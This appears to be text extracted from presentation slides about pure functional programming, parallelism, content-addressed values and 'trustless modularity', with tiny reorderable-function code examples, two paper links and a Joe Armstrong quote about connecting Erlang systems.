
Massive Reliability ⛰️

Pure Parallel


```
foo(bar(42), baz(97))
```


```
y = baz(86)
x = bar(42)
foo(x, y)
```

```
x = bar(42)
y = baz(86)
foo(x, y)
```




Pure: run anywhere, by anyone





Massive Reliability 🏔️


PIDs for Values & CAS Transactions



https://www.cs.umd.edu/~jkatz/papers/ADS.pdf
https://cs.nyu.edu/~fazio/research/publications/accumulators.pdf

Massive Reliability ⛰️

PIDs for Values & CAS Transactions



https://www.cs.umd.edu/~jkatz/papers/ADS.pdf
https://cs.nyu.edu/~fazio/research/publications/accumulators.pdf

Beyond Services, Beyond Open Source

Trustless Modularity

Trustless Modularity 🔌

Jesper, I have this idea in which we'll connect all of the worlds Erlang systems to each other, imagine if ***every process could talk to every other process***, world-wide!

– Joe Armstrong to Jesper L. Andersen

